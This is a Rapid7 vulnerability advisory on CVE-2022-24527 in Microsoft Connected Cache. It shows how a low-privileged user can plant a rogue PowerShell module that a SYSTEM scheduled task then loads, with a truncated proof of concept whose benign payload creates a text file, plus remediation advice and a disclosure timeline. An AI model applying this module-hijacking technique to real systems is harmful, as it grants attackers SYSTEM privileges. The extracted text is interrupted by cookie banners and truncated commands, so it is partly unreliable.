






CVE-2022-24527: Microsoft Connected Cache Local Privilege Escalation (Fixed)

Apr 12, 2022 | 4 min read | [Jake Baines](#)   


Last updated at Tue, 12 Apr 2022 20:03:05 GMT

On April 12, 2022, Microsoft published [CVE-2022-24527](#) , a local privilege escalation vulnerability in Microsoft [Connected Cache](#) . The vulnerability allowed a local low-privileged user to execute arbitrary Powershell as `SYSTEM` due to improper file permission assignment ([CWE-732](#) ).

Product description


Connected Cache is a feature used by [Microsoft Endpoint Manager](#)  “[Distribution Points](#) ” to support “Delivery Optimization.”

Credit

This issue was discovered and reported by security researcher [Jake Baines](#)  as part of [Rapid7's vulnerability disclosure program](#).

Exploitation

When Connected Cache is in use on a Distribution Point, it is installed, in part, into `C:\Doinc\`. Below, you can see that there are some Powershell scripts within that directory:



Topics

- Metasploit (654)
- Vulnerability Management (359)
- Research (236)
- Detection and Response (205)
- Vulnerability Disclosure (148)
- Emergent Threat Response (141)
- Cloud Security (136)
- Security Operations (20)

Popular Tags

- 🔍 Search Tags
- Metasploit
- Metasploit Weekly Wrapup
- Vulnerability Management
- Research
- Logentries
- Detection and Response

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

You can always review and change your cookie preferences through our cookie settings page. For more information, please read our [Privacy Statement](#)

Accept Cookies

Decline Cookies

Cookies Settings



Low-privileged users only have [read](#) and [execute](#)

permissions on the Powershell scripts.

```
C:\Doinc\Product\Install\Tasks>icacls *.ps1
CacheNodeKeepAlive.ps1 NT AUTHORITY\SYSTEM:(I)(F)
                        NT AUTHORITY\NETWORK SERVICE
                        BUILTIN\Administrators:(I)(F)
                        BUILTIN\Users:(I)(RX)

Maintenance.ps1 NT AUTHORITY\SYSTEM:(I)(F)
                 NT AUTHORITY\NETWORK SERVICE:(I)(F)
                 BUILTIN\Administrators:(I)(F)
                 BUILTIN\Users:(I)(RX)

SetDrivesToHealthy.ps1 NT AUTHORITY\SYSTEM:(I)(F)
                       NT AUTHORITY\NETWORK SERVICE
                       BUILTIN\Administrators:(I)(F)
                       BUILTIN\Users:(I)(RX)

Successfully processed 3 files; Failed processing 0
```

The Powershell scripts are executed every 60 seconds by the Task Scheduler as `NT AUTHORITY\SYSTEM`. All that is fine. The following part is where trouble begins. This is how `SetDrivesToHealthy.ps1` starts:

```
try
{
    import-module 'webAdministration'

    $error.clear()
```

When `SetDrivesToHealthy.ps1` executes, it attempts to load the `webAdministration` module. Before searching the normal `%PSModulePath%` path, `SetDrivesToHealthy.ps1` looks for the import in `C:\Doinc\Product\Install\Tasks\WindowsPowerShell\Modules\webAdministration\`.

As we saw above, this directory doesn't exist. And while low-privileged users can't modify the Connected Cache PowerShell scripts, they do have sufficient privileges to add subdirectories and files to `C:\Doinc\Product\Install\Tasks\`:

```
C:\Doinc\Product\Install>icacls ./Tasks/
```

Denylisted.

CyberVolk

[READ](#)

Ransomware

[MORE](#)

CVE-2024-45195:

Apache OFBiz

Unauthenticated

Remote Code

[READ](#)

Execution (Fixed)

[MORE](#)

Preparing for

Unknown Risks:

How to Better

Prepare for Risks

[READ](#)

You Can't See Yet

[MORE](#)

New Research: The

Proliferation of

[READ](#)

Cellular in IoT

[MORE](#)

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

You can always review and change your cookie preferences through our cookie settings page. For more information, please read our [Privacy Statement](#)

An attacker can create the necessary directory structure

and place their own `webAdministration` so that

`SetDrivesToHealthy.ps1` will import it. In the proof of

concept below, the low-privileged attacker creates the

directory structure and creates a PowerShell script that

creates the file `C:\r7`.

```
C:\Doinc\Product\Install\Tasks>dir C:\
Volume in drive C has no label.
Volume Serial Number is 3073-81A6

Directory of C:\

01/04/2022  05:01 PM    <DIR>          Doinc
01/04/2022  05:15 PM    <DIR>          DOINC-E77D08
01/04/2022  03:48 PM    <DIR>          inetpub
07/07/2021  04:05 AM    <DIR>          PerfLogs
01/05/2022  09:29 AM    <DIR>          Program File
01/05/2022  09:29 AM    <DIR>          Program File
01/05/2022  09:16 AM    <DIR>          SCCMContentL
01/05/2022  09:15 AM    <DIR>          SMSPKGC$
01/05/2022  09:17 AM    <DIR>          SMSSIG$
01/05/2022  09:17 AM    <DIR>          SMS_DP$
01/04/2022  05:04 PM    <DIR>          Users
01/04/2022  03:48 PM    <DIR>          Windows
                0 File(s)                0 bytes
                12 Dir(s)  239,837,327,360 bytes free

C:\Doinc\Product\Install\Tasks>mkdir WindowsPowerSh

C:\Doinc\Product\Install\Tasks>mkdir WindowsPowerSh

C:\Doinc\Product\Install\Tasks>mkdir WindowsPowerSh

C:\Doinc\Product\Install\Tasks>echo New-Item C:\r7.

C:\Doinc\Product\Install\Tasks>dir C:\
Volume in drive C has no label.
Volume Serial Number is 3073-81A6

Directory of C:\

01/04/2022  05:01 PM    <DIR>          Doinc
01/04/2022  05:15 PM    <DIR>          DOINC-E77D08
01/04/2022  03:48 PM    <DIR>          inetpub
01/05/2022  01:49 PM                0 r7.txt
07/07/2021  04:05 AM    <DIR>          PerfLogs
01/05/2022  09:29 AM    <DIR>          Program File
01/05/2022  09:29 AM    <DIR>          Program File
```

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

You can always review and change your cookie preferences through our cookie settings page. For more information, please read our [Privacy Statement](#)

As you can see, the `C:\r7.txt` file is created, demonstrating the privilege escalation.

Remediation

Follow Microsoft guidance on updating the Distribution Point software. If that is not possible, disabling the caching feature will effectively mitigate this issue.

Disclosure timeline

January 5, 2022: Issue disclosed to the vendor

January 5, 2022: Vendor acknowledgement

January 6, 2022: Vendor assigns a case identifier

January 10-11, 2022: Vendor and researcher discuss clarifying details

January 19, 2022: Vendor confirms the vulnerability

February-March 2022: Vendor and researcher coordinate on disclosure date and CVE assignment

April 12, 2022: Public disclosure (this document)

Additional reading:

- *CVE-2022-1026: Kyocera Net View Address Book Exposure*
- *Analyzing the Attack Landscape: Rapid7's 2021 Vulnerability Intelligence Report*
- *Cloud Pentesting, Pt. 1: Breaking Down the Basics*
- *CVE-2021-4191: GitLab GraphQL API User Enumeration (FIXED)*

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

You can always review and change your cookie preferences through our [cookie settings page](#). For more information, please read our [Privacy Statement](#)

POST TAGS

Research

Vulnerability Disclosure

Risk Management

AUTHOR

Jake Baines

[VIEW JAKE'S POSTS](#)

SHARING IS CARING



Related Posts

LABS

Ransomware Groups Demystified: CyberVolk

READ FULL
POST

VULNERABILITY D...

CVE-2024-45195:
Apache OFBiz
Unauthenticated

READ FULL
POST

RISK MANAGEME...

Preparing for Unknown Risks: How to Better Prepare for

READ FULL
POST

REPORTS

New Research: The Proliferation of Cellular in IoT

READ FULL
POST

[VIEW ALL POSTS](#)

🔍 Search all the things

BACK TO TOP

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free)

SOLUTIONS

The Command Platform

Exposure Command

SUPPORT & RESOURCES

Product Support

Resource Library

ABOUT US

Company

Diversity, Equity, and Inclusion

CONNECT WITH US

Contact

Blog

[Support Login](#)

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

You can always review and change your cookie preferences through our [cookie settings page](#). For more information, please read our [Privacy Statement](#)

